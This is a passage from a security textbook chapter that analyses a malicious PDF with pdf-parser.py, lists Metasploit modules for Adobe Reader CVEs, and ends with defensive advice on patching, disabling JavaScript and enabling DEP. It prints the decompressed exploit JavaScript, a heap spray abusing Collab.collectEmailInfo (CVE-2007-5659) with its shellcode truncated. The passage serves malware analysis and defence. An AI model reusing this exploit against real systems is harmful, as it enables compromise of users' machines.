Indirect object 16 is the single "Page" object in the file and references indirect object 31 via an annotation action (**/AA**). This triggers Adobe Reader to automatically process object 31, which causes Adobe Reader to automatically run the JavaScript contained in object 34. Let's take a look at object 34 to confirm our suspicion:

```
$ pdf-parser.py --object 34 malware1.pdf.vir
obj 34 0
 Type:
 Referencing:
 Contains stream
 [(2, '<<'), (2, '/Length'), (1, ' '), (3, '1164'), (2,
'/Filter'), (2, '['), (2, '/FlateDecode'), (2, ']'), (2, '>>')]
 <<
   /Length 1164
   /Filter [
   /FlateDecode ]
 >>
```

Aha! Object 34 is a stream object, compressed with **/Flate** to hide the malicious JavaScript from antivirus detection. pdf-parser.py can decompress it with **--filter**:

```
$ pdf-parser.py --object 34 --filter malware1.pdf.vir
obj 34 0
 Type:
 Referencing:
 Contains stream
```

```
 [(2, '<<'), (2, '/Length'), (1, ' '), (3, '1164'), (2,
'/Filter'), (2, '['), (2, '/FlateDecode'), (2, ']'), (2, '>>')]
 <<
   /Length 1164
   /Filter [
  /FlateDecode ]
 >>
 '\nfunction re(count,what) \r\n{\r\nvar v = "";\r\nwhile (--count
>= 0) \r\nv += what;\r\nreturn v;\r\n} \r\nfunction start()
\r\n{\r\nsc = unescape("%u5850%u5850%uEB90...
```

We're getting closer. This looks like JavaScript. It would be easier to read with the carriage returns and newlines displayed instead of escaped. Pass **--raw** to pdf-parser.py:

```
$ pdf-parser.py --object 34 --filter --raw malware1.pdf.vir
obj 34 0
 Type:
 Referencing:
 Contains stream
 <</Length 1164/Filter[/FlateDecode]>>
 <<
   /Length 1164
   /Filter [
   /FlateDecode ]
 >>
function re(count,what)
{
var v = "";
while (--count >= 0)
v += what;
return v;
}
function start()
{
sc = unescape("%u5850%u5850%uEB90...");
if (app.viewerVersion >= 7.0)
{
plin = re(1124,unescape("%u0b0b%u0028%u06eb%u06eb")) +
unescape("%u0b0b%u0028%u0aeb%u0aeb") + unescape("%u9090%u9090") +
re(122,unescape("%u0b0b%u0028%u06eb%u06eb")) + sc +
re(1256,unescape("%u4141%u4141"));
}
else
{
ef6 =  unescape("%uf6eb%uf6eb") + unescape("%u0b0b%u0019");
plin = re(80,unescape("%u9090%u9090")) + sc +
re(80,unescape("%u9090%u9090"))+ unescape("%ue7e9%ufff9")
+unescape("%uffff%uffff") + unescape("%uf6eb%uf4eb") +
unescape("%uf2eb%uf1eb");
while ((plin.length % 8) != 0)
plin = unescape("%u4141") + plin;
plin += re(2626,ef6);
}
if (app.viewerVersion >= 6.0)
{
this.collabStore = Collab.collectEmailInfo({subj: "",msg: plin});
}
}
var shaft = app.setTimeOut("start()",1200);QPplin;
abStore = Coll
```

A quick Internet search reveals that **Collab.collectEmailInfo** corresponds to Adobe Reader vulnerability CVE-2007-5659. Notice here that this exploit only attempts to exploit CVE-2007-5659 if **viewerVersion >= 6.0**. The exploit also passes a different payload to version 6 and version 7 Adobe Reader clients. Finally, the exploit introduces a 1.2-second delay (**app.setTimeOut("start()",1200)**) to properly display the document content before memory-intensive heap spray begins. Perhaps unwitting victims are less likely to become suspicious if the document displays properly.

From here, we could extract the shellcode (**sc** variable in the script) and analyze what malicious actions the attackers attempted to carry out. In this case, the shellcode downloaded a Trojan and executed it.

Reference

Didier Stevens' PDF tools blog.didierstevens.com/programs/pdf-tools/

Tools to Test Your Protections Against Content-type Attacks

The Metasploit tool, covered in Chapter 8, can exploit a number of content-type vulnerabilities. Version 3.3.3 includes exploits for the following Adobe Reader CVEs:

- **CVE-2007-5659**_Collab.collectEmailInfo() adobe_collectemailinfo.rb
- **CVE-2008-2992**_util.printf() adobe_utilprintf.rb
- **CVE-2009-0658**_JBIG2Decode adobe_jbig2decode.rb
- **CVE-2009-0927**_Collab.getIcon() adobe_geticon.rb
- **CVE-2009-2994**_CLODProgressiveMeshDeclaration adobe_u3d_meshdecl.rb
- **CVE-2009-3459**_FlateDecode Stream Predictor adobe_flatedecode_predictor02.rb
- **CVE-2009-4324**_Doc.media.newPlayer adobe_media_newplayer.rb

Didier Stevens has also released a simple tool to create PDFs containing auto-referenced JavaScript. make-pdf-javascript.py, by default, will create a one-page PDF file that displays a JavaScript "Hello from PDF JavaScript" message box. You can also use the **–j** and **–f** arguments to this Python script to include custom JavaScript on the command line (**–j**) or in a file (**–f**). One way to dig deep into the PDF file format is to use make-pdf-javascript.py as a base for creating custom proof-of-concept code for each of the PDF vulnerabilities in Metasploit.

References

CVE List search tool cve.mitre.org/cve/cve.html
Didier Stevens' PDF tools blog.didierstevens.com/programs/pdf-tools/

How to Protect Your Environment from Content-type Attacks

You can do some simple things to prevent your organization from becoming a victim of content-type attacks.

Apply All Security Updates

Immediately applying all Microsoft Office and Adobe Reader security updates will block nearly all real-world content-type attacks. The vast majority of content-type attacks attempt to exploit already-patched vulnerabilities. Figure 16-7 is reproduced with permission from the Microsoft Security Intelligence Report. It shows the distribution of Microsoft Office content-type attacks from the first half of 2009. As you can see, the overwhelming majority of attacks attempt to exploit vulnerabilities patched years before. Simply applying all security updates blocks most content-type attacks detected by Microsoft during this time period.

Disable JavaScript in Adobe Reader

Most recent Adobe Reader vulnerabilities have been in JavaScript parsing. Current exploits for even those vulnerabilities that are not in JavaScript parsing depend on JavaScript to spray the heap with attacker shellcode. You should disable JavaScript in Adobe Reader. This may break some form-filling functionality, but that reduced functionality seems like a good trade-off, given the current threat environment. To disable JavaScript, launch Adobe Acrobat or Adobe Reader, choose Edit | Preferences, select the JavaScript category, uncheck the Enable Acrobat JavaScript option, and click OK.




Figure 16-7 Distribution of Microsoft Office content-type attacks from first half of 2009 (Courtesy of Microsoft)

Enable DEP for Microsoft Office Application and Adobe Reader

As discussed in the exploitation chapters, Data Execution Prevention (DEP) is an effective mitigation against many real-world exploits. Anecdotally, enabling DEP for Microsoft Office applications prevented 100 percent of several thousand tested exploit samples from successfully running attacker code. It will not prevent the vulnerable code from being reached, but it will disrupt the sequence of execution before the attacker's code begins to be run. DEP is enabled for Adobe Reader on the following platforms:

- All versions of Adobe Reader 9 running on Windows Vista SP1 or Windows 7
- Acrobat 9.2 running on Windows Vista SP1 or Windows 7
- Acrobat and Adobe Reader 9.2 running on Windows XP SP3
- Acrobat and Adobe Reader 8.1.7 running on Windows XP SP3, Windows Vista SP1, or Windows 7

If you are running Adobe Reader on a Windows XP SP3, Windows Vista SP1, or Windows 7 machine, ensure that you are using a version of Adobe Reader that enables DEP by default. Microsoft Office does not enable DEP by default. However, Microsoft has published a "Fix It" to enable DEP if you choose to do so. Browse to http://support.microsoft.com/kb/971766 and click the "Enable DEP" Fix It button. Alternately, Microsoft's Enhanced Mitigation Experience Toolkit (EMET) tool can enable DEP for any application. You can download it at http://go.microsoft.com/fwlink/?LinkID=162309.

References

Adobe Secure Software Engineering Team (ASSET) blog blogs.adobe.com/asset/
Adobe security bulletins www.adobe.com/support/security/
CVE List search tool cve.mitre.org/cve/cve.html
EMET tool (to enable DEP for any process)
go.microsoft.com/fwlink/?LinkID=162309
"How Do I Enable or Disable DEP for Office Applications?" (Microsoft)
support.microsoft.com/kb/971766
Microsoft security bulletins technet.microsoft.com/security
Microsoft Security Intelligence Report www.microsoft.com/security/sir
Microsoft Security Research and Defense team blog blogs.technet.com/srd
Microsoft Security Response Center blog blogs.technet.com/msrc
"Understanding DEP as a Mitigation Technology Part 1" (Microsoft)
blogs.technet.com/srd/archive/2009/06/12/
understanding-dep-as-a-mitigation-technology-part-1.aspx or
"Understanding DEP as a Mitigation Technology Part 2" (Microsoft)
blogs.technet.com/srd/archive/2009/06/12/
understanding-dep-as-a-mitigation-technology-part-2.aspx